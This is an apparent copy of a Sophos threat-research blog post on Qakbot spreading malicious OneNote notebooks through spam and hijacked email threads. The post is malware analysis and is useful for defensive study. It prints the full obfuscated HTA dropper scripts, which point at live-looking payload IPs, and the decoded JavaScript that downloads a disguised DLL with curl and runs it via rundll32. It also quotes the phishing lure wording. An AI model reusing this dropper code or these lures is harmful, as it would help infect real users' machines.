
Qakbot mechanizes distribution of malicious OneNote notebooks

news.sophos.com/en-us/2023/02/06/qakbot-onenote-attacks/


Andrew Brandt

February 6, 2023



Since the beginning of the year, we've been tracking the growth of malware threat actors taking advantage of a (previously) rarely abused Office file format – the **.one** files used by the OneNote application. So have a few other security companies.

Our initial look at this threat vector revealed a number of small-scale malware attacks, but now a more prominent malware group — Qakbot — has begun using the method in their campaigns in a much more automated, streamlined fashion.



This document contains attachments from the cloud, to receive them, double click "open"

Stay in the groove with Microsoft Office 365 integration with Microsoft OneNote.


Copyright © 2023 Microsoft. All rights reserved.

The malicious OneNote “notebook” is a single page document that looks like this

In our previous research into Qakbot, we noted that the threat actors typically use email messages as their initial attack vector. The botnet is capable of “injecting” a malicious email into the middle of existing conversational threads, hijacking the email account(s) on previously infected machines to reply to all parties in a message with either a malicious attachment or a link to a website hosting a malicious file.

How the attacks started

Qakbot began using OneNote .one documents (also called “Notebooks” by Microsoft) in their attacks on January 31. On Tuesday, we observed two parallel spam campaigns: In one, the malicious emails embed a link, prompting the recipient to download a weaponized .one file. In these versions of the malspam, the recipient’s last name is repeated on the subject line of the message, but the messages are pretty impersonal otherwise.



From [redacted]
Subject **DOC Lester**
To [redacted] Lester <[redacted] Lester@[redacted]>

Hello,


A llist of the required documents for a contract in one doc:

https://[redacted].com/EAUD.php?NSII=10

A Qakbot-transmitted malspam with an embedded link to a OneNote document

The other involves so-called “message thread injections” where parties to an existing communication receive a reply-to-all (ostensibly from the user of the infected computer) with an attached, malicious OneNote notebook.

Subject matter in these messages can be as varied as whatever happens to be in the infected computer’s email inbox. But despite that, these were easy to find because all the attachments were named either **ApplicationReject_#####(Jan31).one** or **ComplaintCopy_#####(Feb01).one** (where the ##### was a random, five-digit number).



Re: Automatic reply:

Good morning,

Please look into this, as a matter of urgency

My thanks and appreciation,


> Good day,
>
> I will be out of the office for today.
> Please contact @ .com for assistance.
>
> Have a great day.

1 attachment: ApplicationReject_31565(Jan31).one 181 KB

A Qakbot-transmitted malspam with a OneNote attachment


In tests, only browsers that transmit a Windows-computer’s User-Agent string in the query get the weaponized .one Notebook. All other User-Agent strings receive a 404 from the server hosting the malicious .one file.

We tested by alternating the User-Agent strings between common Windows browsers (Chrome, Firefox, Edge) and User-Agents from browsers on other platforms (Mac/iOS, Linux, and Android). Only the requests sent with a Windows User-Agent string would work. Every request to the same URL delivered a unique sample.




Name	Size
102982.one.zip	140 KB
142205.one.zip	99 KB
146057.one.zip	140 KB
151360.one.zip	139 KB
163070.one.zip	99 KB
174667.one.zip	139 KB
177730.one.zip	99 KB
179797.one.zip	139 KB
185974.one.zip	99 KB
186642.one.zip	139 KB
194160.one.zip	140 KB
210785.one.zip	139 KB
311419.one.zip	140 KB
337478.one.zip	140 KB
352051.one.zip	99 KB
356985.one.zip	140 KB
364092.one.zip	140 KB
366832.one.zip	99 KB

Malicious OneNote notebook files enclosed in Zip archives, as delivered by Qakbot payload servers



Name	Size
ApplicationReject_24991(Jan31).one	166 KB
ApplicationReject_24991(Jan31)-1.one	166 KB
ApplicationReject_24991(Jan31)-2.one	182 KB
ApplicationReject_24991(Jan31)-3.one	182 KB
ApplicationReject_24991(Jan31)-4.one	182 KB
ApplicationReject_31565(Jan31).one	182 KB
ApplicationReject_42760(Jan31).one	123 KB
ApplicationReject_50538(Jan31).one	166 KB
ApplicationReject_50538(Jan31)-1.one	182 KB
ApplicationReject_52184(Jan31).one	182 KB
ApplicationReject_53967(Jan31).one	182 KB
ApplicationReject_53967(Jan31)-1.one	182 KB
ApplicationReject_55166(Jan31).one	182 KB
ApplicationReject_55757(Jan31).one	176 KB
ApplicationReject_55757(Jan31)-1.one	182 KB
ApplicationReject_55757(Jan31)-2.one	182 KB
ApplicationReject_55757(Jan31)-3.one	182 KB
ApplicationReject_57295(Jan31).one	122 KB
ApplicationReject_63955(Jan31).one	166 KB

Selected “ApplicationReject” malicious OneNote notebooks, delivered as email attachments. Email vector aside, all the OneNote documents in this case contain a static image that prompts the user to click a button in response to text that says “This document contains attachments from the cloud, to receive them, double click ‘open.'” If a user hovers the mouse pointer over the “Open” button, a tooltip appears that calls attention to the HTML application embedded in the document, named **attachment.hta**.



This document contains attachments from the cloud, to receive them, double click "open"

File: attachment.hta
Inserted from: Z:\build\one\attachment.hta
Size: 2.46 KB

Stay in the groove with Microsoft Office 365 integration with Microsoft OneNote.


Copyright © 2023 Microsoft. All rights reserved.

The malicious OneNote files contain an embedded .hta that’s made apparent when you hover your mouse pointer over the Open button

How to weaponize a notebook

Clicking the “Open” button embedded in the page executes the HTML Application (attachment.hta file) embedded in the OneNote file. The .hta file retrieves a sample of Qakbot from a remote server and executes it.

Most of the .hta files contained identical scripting language, with the main difference being that some pointed to different URLs.



.../attachmentx.hta <-> .../attachment.hta - KDiff3
File Edit Directory Movement Diffview Merge Window Settings Help
A: C:/Users/Victim/Desktop/attachmentx.hta
Top line 1
B: C:/Users/Victim/Desktop/attachment.hta
Top line 1
Links to Qakbot DLL payloads
A

```
<html>

<div id="content">f50Ku50Kn50Kc50Kt50Ki50Ko50Kn50K 50Ks50Kl50Ke50Ke50Kp50I

<script language="javascript">

var hl = "1e0f65eb20acbfb27ee05ddc000b50ec";

var content = document.getElementById("content").innerText;

</script>

<script language="vbscript">

Dim WshShell : Set WshShell = CreateObject("WScript.Shell")

' Write
WshShell.RegWrite "HKCU\SOFTWARE\Firm\Soft\Name", content, "REG_SZ"

' msgbox WshShell.RegRead("HKCU\SOFTWARE\Firm\Soft\Name")

</script>

<script language="javascript">

var body = WshShell.RegRead("HKCU\\SOFTWARE\\Firm\\Soft\\Name");

var func = Function("url", body.replace(new RegExp("50K", "g"), ""));
func("http://45.155.37.124/47813.dat");

</script>

<script language="vbscript">

WshShell.RegDelete("HKCU\SOFTWARE\Firm\Soft\Name")

msgbox "This document is corrupted and could not be opened.", 16, "Documer
```

```
<html>

<div id="content">f50Ku50Kn50Kc50Kt50Ki50Ko50Kn50K 50Ks50Kl50Ke50Ke50Kp50I

<script language="javascript">

var hl = "9fdb62f932adf55af2c0e09e55861964";

var content = document.getElementById("content").innerText;

</script>

<script language="vbscript">

Dim WshShell : Set WshShell = CreateObject("WScript.Shell")

' Write
WshShell.RegWrite "HKCU\SOFTWARE\Firm\Soft\Name", content, "REG_SZ"

' msgbox WshShell.RegRead("HKCU\SOFTWARE\Firm\Soft\Name")

</script>

<script language="javascript">

var body = WshShell.RegRead("HKCU\\SOFTWARE\\Firm\\Soft\\Name");

var func = Function("url", body.replace(new RegExp("50K", "g"), ""));
func("http://91.234.254.213/55788.dat");

</script>

<script language="vbscript">

WshShell.RegDelete("HKCU\SOFTWARE\Firm\Soft\Name")

msgbox "This document is corrupted and could not be opened.", 16, "Documer
```

comparison of two different application.hta files used in this attack

The first line of the script is a long, obfuscated line of code that other parts of the script decode. It contains the instructions for the rest of the attack to follow:




```
function sleep(millis) {
    var date = new Date();
    var curDate = null;
    do {
        curDate = new Date();
    } while (curDate - date < millis);
} /** var url = "https://google.com"; */
new ActiveXObject("wscript.shell").run("curl.exe --output C:\\ProgramData\\1.png --url " + url, 0);
sleep(15000);
var shell = new ActiveXObject("shell.application");
shell.shellexecute("rundll32", "C:\\ProgramData\\1.png,Wind", "", "open", 3);
new ActiveXObject("wscript.shell").run("taskkill /f /im mshta.exe", 0);
```

The decoded script from the .hta that performs the payload download

This script code passes a hardcoded URL to the curl.exe application, which retrieves the file at the other end. The samples on the servers had image-format file suffixes, such as .png or .gif, but they were actually DLLs.

The script then copies the downloaded file to the **C:\ProgramData** folder and then launches the DLL using the function “Wind” in the command to execute it.

